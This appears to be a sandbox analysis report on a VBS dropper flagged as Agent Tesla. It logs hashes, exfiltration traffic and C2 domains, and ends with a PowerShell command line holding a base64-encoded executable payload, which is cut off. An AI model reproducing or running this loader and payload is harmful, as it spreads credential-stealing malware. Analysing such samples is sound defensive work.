Malicious:	false
Reputation:	high, very likely benign file
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ilbo13zy.j2f.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xv2hgkd3.00w.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

Static File Info

General

File type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Entropy (8bit):	3.3357734201017686
TrID:	• Text - UTF-16 (LE) encoded (2002/1) 64.44% • MP3 audio (1001/1) 32.22% • Lumena CEL bitmap (63/63) 2.03% • Corel Photo Paint (41/41) 1.32%
File name:	GJ890-1286.vbs
File size:	634860
MD5:	b73f50ff5bacd275282b43778180fd8e
SHA1:	98d820b8a51989b2bf9e9982de31eccf47a54fba

SHA256:	2dbfb717c5e54b04e5e174bc6e62f90c1609adeb52085a9d42184aadac74bf0f
SHA512:	3385a09bdcbb504962fc4c213d7de988dc8888fa11c8af5b20c17e92b1cf6626b56fca70e25cd29e7590fb08ad93bb64804bb2d09c43e72da80f4fec445bbbc2
SSDEEP:	1536:jAgmFXNa89nCkaNxNRfpxVp3tRcGOjr9faR:jAgmFXNajkUbR
TLSH:	03D4E7A771BFC0D451E1752B828BF5788BFFAAD1993E3A1402CC264D5EC2B8598523D3
File Content Preview:	.....

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.5192.81.170.349696262851779 03/20/23-11:39:22.276555	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49696	26	192.168.2.5	192.81.170.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 11:39:14.802937984 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:14.802994013 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:14.803081036 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:14.820851088 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:14.820877075 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:14.937886953 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:14.938010931 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:14.944413900 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:14.944441080 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:14.945022106 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:14.971757889 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:14.971791983 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.069613934 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.120254993 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.120327950 CET	443	49695	195.178.106.125	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 11:39:15.120486975 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.120517969 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.120554924 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.120606899 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.121326923 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.121393919 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.121418953 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.121443987 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.121484995 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.121499062 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.171695948 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.171806097 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.171890974 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.171926975 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.171948910 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.172458887 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.172492027 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.172564030 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.172583103 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.172609091 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.172631979 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.172650099 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.172676086 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.172951937 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.173042059 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.173046112 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.173074007 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.173135042 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.222126007 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.222212076 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.222323895 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.222356081 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.222393990 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.222448111 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.222497940 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.222543955 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.222553015 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.222630978 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.222678900 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.222678900 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.223565102 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.223628998 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.223669052 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.223685980 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.223752975 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.224080086 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.224138975 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.224163055 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.224175930 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.224214077 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.224445105 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.224488974 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.224524975 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.224536896 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.224579096 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.224673986 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.224736929 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.224749088 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.224760056 CET	443	49695	195.178.106.125	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 11:39:15.224811077 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.273453951 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.273549080 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.273765087 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.273803949 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.274024963 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.274121046 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.274122953 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.274143934 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.274188042 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.274281025 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.274647951 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.274734020 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.274867058 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.274884939 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.274919987 CET	443	49695	195.178.106.125	192.168.2.5
Mar 20, 2023 11:39:15.274955034 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.274993896 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:15.276947021 CET	49695	443	192.168.2.5	195.178.106.125
Mar 20, 2023 11:39:21.187418938 CET	49696	26	192.168.2.5	192.81.170.3
Mar 20, 2023 11:39:21.299160004 CET	26	49696	192.81.170.3	192.168.2.5
Mar 20, 2023 11:39:21.299515009 CET	49696	26	192.168.2.5	192.81.170.3
Mar 20, 2023 11:39:21.564197063 CET	26	49696	192.81.170.3	192.168.2.5
Mar 20, 2023 11:39:21.565077066 CET	49696	26	192.168.2.5	192.81.170.3
Mar 20, 2023 11:39:21.676940918 CET	26	49696	192.81.170.3	192.168.2.5
Mar 20, 2023 11:39:21.679080963 CET	49696	26	192.168.2.5	192.81.170.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 11:39:14.710347891 CET	58648	53	192.168.2.5	8.8.8.8
Mar 20, 2023 11:39:14.775989056 CET	53	58648	8.8.8.8	192.168.2.5
Mar 20, 2023 11:39:20.891591072 CET	56894	53	192.168.2.5	8.8.8.8
Mar 20, 2023 11:39:21.012171984 CET	53	56894	8.8.8.8	192.168.2.5
Mar 20, 2023 11:39:21.057976961 CET	50295	53	192.168.2.5	8.8.8.8
Mar 20, 2023 11:39:21.176559925 CET	53	50295	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Mar 20, 2023 11:39:14.710347891 CET	192.168.2.5	8.8.8.8	0x4169	Standard query (0)	yorkrefrigerent.md	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:39:20.891591072 CET	192.168.2.5	8.8.8.8	0x48c3	Standard query (0)	mail.hermosanairobi.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:39:21.057976961 CET	192.168.2.5	8.8.8.8	0x8071	Standard query (0)	mail.hermosanairobi.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 20, 2023 11:39:14.775989056 CET	8.8.8.8	192.168.2.5	0x4169	No error (0)	yorkrefrigerent.md		195.178.106.125	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:39:21.012171984 CET	8.8.8.8	192.168.2.5	0x48c3	No error (0)	mail.hermosanairobi.com	hermosanairobi.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:39:21.012171984 CET	8.8.8.8	192.168.2.5	0x48c3	No error (0)	hermosanairobi.com		192.81.170.3	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:39:21.176559925 CET	8.8.8.8	192.168.2.5	0x8071	No error (0)	mail.hermosanairobi.com	hermosanairobi.com		CNAME (Canonical name)	IN (0x0001)	false


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 20, 2023 11:39:21.176559925 CET	8.8.8.8	192.168.2.5	0x8071	No error (0)	hermosanairobi.com		192.81.170.3	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- yorkrefrigerent.md

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: **4464**, Parent PID: **3324**

General

Target ID:	0
Start time:	11:39:09
Start date:	20/03/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\GJ890-1286.vbs"
Imagebase:	0x7ff722640000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6008**, Parent PID: **4464**

General

Target ID:	1
Start time:	11:39:10
Start date:	20/03/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" [Byte[]] $rOWg = [system.Convert]::FromBase64string('TVqQAAMAAAAEAAAA//8AALgAAAA
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
AAAAMAAAAdjQuMC4zMDMxOQAAAAAFAGwAAACsCgAAI34AABgLAACUBwAAI1N0cmluZ3MAAAAArBIAAFQEAAAjVVMAABcAABAAAAAjR1VJRAAAA
BAXAADUAwAAI0Jsb2IAAAAAAAAAAgAAAVedAhwJDwAAAPoBMwAWAAABAAAAOAAAABAAAAAfAAAAKQAAAC4AAABOAAAAAQAAAC0AA
AACAAAABgAAAAIAAAAKAAAACgAAAAEAAAADAAAAAQAAAAQAAAADAAAAAgAAAAAAJAQBAAAAAAAAGAPUAewUGAAEFXQUKAEsB7gMKA
CgB7gMOALYGMwQGAO8EewUOADoEMwQOAGkG6wUOABYAMwQOAPAAMwQOAMIAMwQOACwFMwQGAAUAxAMOAN8ECwYOALEEXwQOADsHl
QQKAAUBSgQKABABSgQOAPYCcwcOAK0DMwQKAIgGSgUOALwDpQUOAEMFMwQOAKcEMwQOAPQEMwQOAB4AMwQOAB0DMwQOANgEMwQOA
DEHMwQGAEEAxAUOAOsAMwQKANgGxQYOAGgD6gYGAF0GxAUGAD8GWwAOAOIGMwQGAHQEWwAGAFUDxAUGAHgGxAUOABMDMwQOAGsC6
wUOANgC6wUOAHgBlQQOAEAClQQOAL8ClQQOAIsClQQOAKQClQQOAL8BlQQOAGQBpQUOAD0BpQUOAPMBlQQOANoBcQMGAI8BxAUGA
KcBWwAGACUCWwAOABAClQQAAAAAUAAAAAAAAQABAAAAAAAtAAAABQABAAEAAAAAAFkAAAAJAAEAAgAAARAALwAAABUAAQADAAABA
ABvAAAAFQAFAAgAAAEQADEAAABFAAcACwAAAQAAmAAAABUACAAOAAEAAABXBtIEFQAIAA8AAQAAAOYA0gQVAAgAHAABAQAAtAPSB
BUACAAeAAEAAADCBNIEFQAIAB8ABQEAAFAAAAAVAAgAIAAFAQAAAQAAABUACAAnAAsBAABQAAAAfQAJACkACwEAAC0AAAB9AA0AK
QAAAQAAXQIAAKEAHwApADEAUADEATEAUADMATEAUADUATEAUADcAREAUADkAREAUADoAREAUADsASEAUABcAAYAUAChAAYALQChA
AYAUADwAQYALQDwAQYAUADwAQYAUACGAAYALQCGAAYAWQCGAAYAUADzAQYALQDzAQYAWQDzAQYALwDzAQYAbwDzAQYAMQDzAQYAm
ADzAQYAMwDzAQYAUAD2AQYALQD2AQYAUAChAAYALQChAAYAWQChAAYALwChAFaAQgSGAFAgAAAAAAYYNgUBAAEAWCAAAAAABhg2B
QEAAQBgIAAAAAARGDwF1gABAIogAAAAABMAUAD5AQEAliAAAAAAEwBQAP4BAQCiIAAAAAATAFAAAwIBAK4gAAAAABMAUAAIAgEAuiAAAAAAEwB
QAA0CAQDwIAAAAAATAFAAEgIBAPcgAAAAABMAUAAXAgEA/yAAAAAAERg8BdYAAgAVIQAAAAAGGDYFAQACAB0hAAAAABYAUAAdAgIAJCEAAAAAE
wBQAB0CAgArIQAAAAAGGDYFAQACAAAAAACAABFgUAAiAgIAAAAAAIAAEWBQADQCDAAAAAAAgAARYC0ANAIOAAAAAACAABFgWQA0A
hAAAAAAAIAAEWAvADQCEgAAAAAAgAARYFAAOwIUAAAAAACAABFgUABGAhkAAAAAAIAAEWBQAFECHgAAAAAAgAARYFAAVwIgAAAAA
ACAABFgUABgAiUANCEAAAAAFgCxAGUCJgCAIQAAAAARAFAAawInALAIAAAAAAYYNgUBACsAuCUAAAAAFgA3AHQCKwDEJgAAAAAWAMoE1gAsAAc
oAAAAAAYYNgUBACwADygAAAAxgJQBjEALAAdKAAAAADGArYANgAtACUoAAAAAIMAUAB5Ai0AMSgAAAAAxgKrA0EALQA8KAAAAAARAFAAfgItA
F4oAAAAAAEAUACGAi4AZygAAAABhg2BQEALwBwKAAAAAADAFAAJwAvAKgoAAAAAAYYNgUBAC8AuygAAAABhg2BQEALwAAAAEAU
AAAAAEAUAAAAAIALQAAAAMAWQAAAAQALwAAAAUAbwAAAAYAMQAAAAcAmAAAAAgAMwAAAAkATAMAAAoANQAAAAEAUAAAAAIALQAAA
AEAUAAAAAIALQAAAAEAUAAAAAIALQAAAAEAUAAAAAIALQAAAAEAUAAAAAIALQAAAAMAWQAAAAQALwAAAAUAbwAAAAEAUAAAAAIAL
QAAAAMAWQAAAAQALwAAAAUAbwAAAAEAUAAAAAIALQAAAAEAUAAAAAIALQAAAAMAWQAAAAQALwAAAAUAbwAAAAEAUAAAAAEATQAAA
AEAUAAAAAIALQAAAAMAWQAAAAQALwAAAAEAOwAAAAEAwAQAAAEAUAAAAAEAUAAJADYFAQAZADYFBQARADYFAQAMADYFAQAUADYFA
QAcADYFAQAkADYFAQAMAFAAJwAUAFAAJwAcAFAAJwAkAFAAJwBBADYDLAApAFAGMQApALYANgBRANQAOgApAKsDQQBhAKIASAApA
DYFAQA8AFAAXAA0ACIDJwBpACIDJwA0ACwDZwBpACwDZwA0ADYFAQBpADYFAQApAEcGbQBRADcHcwBxADYFeACRAI0AfwCJADYFA
QCZADYFAQChAIsHhgChAJcGiQCxAE4DjwChAIMHlQChAJAGmgC5AL0EoQDBADYFAQDJABQApAC5AEUDqwDJABwArwDhAEQHtgDJADYGwQDxABw
FygCpAHEA0ACpAC4EAQDxAAoF1gABATYFAQAJASQA2gABAWQD4AARAasD5wAZAR0B7AChAJoA8QChAKsDQQABAZwD9wAhAYsD/AApAZ4GAgExA
b0GCAE5AasGGQExAdAGHwExAQQEMQFBATYFAQBJATYFQwFRATYFAQBZATYFSAFhATYFSAFpATYFSAFxATYFSAF5ATYFSAGBATYFS
AGJATYFTQGRATYFSAGZATYFSAGhATYFSAGpATYFAQCxATYFAQC5ATYFUgHBATYFAQAOAHwAswEuAPsBjgIuAAMClwIuAAsCtgIuABMCtgIuABs
CtgIuACMCtgIuACsCtgIuADMCtgIuADsCtgIuAEMCvAIuAEsC5gIuAFMC8wIuAEoBPQNAABMAQgNDABMAQgNjABMAQgODAFsCPQODAGMCPQOjA
FsCPQOjAGMCPQPDABMASwPjAFsCPQPjAGMCPQNDAVsCPQODARMAQgODAWsCVAOjARMAQgOjATsCtgIAAvsAPQMDAnMCtgMgAvsAP
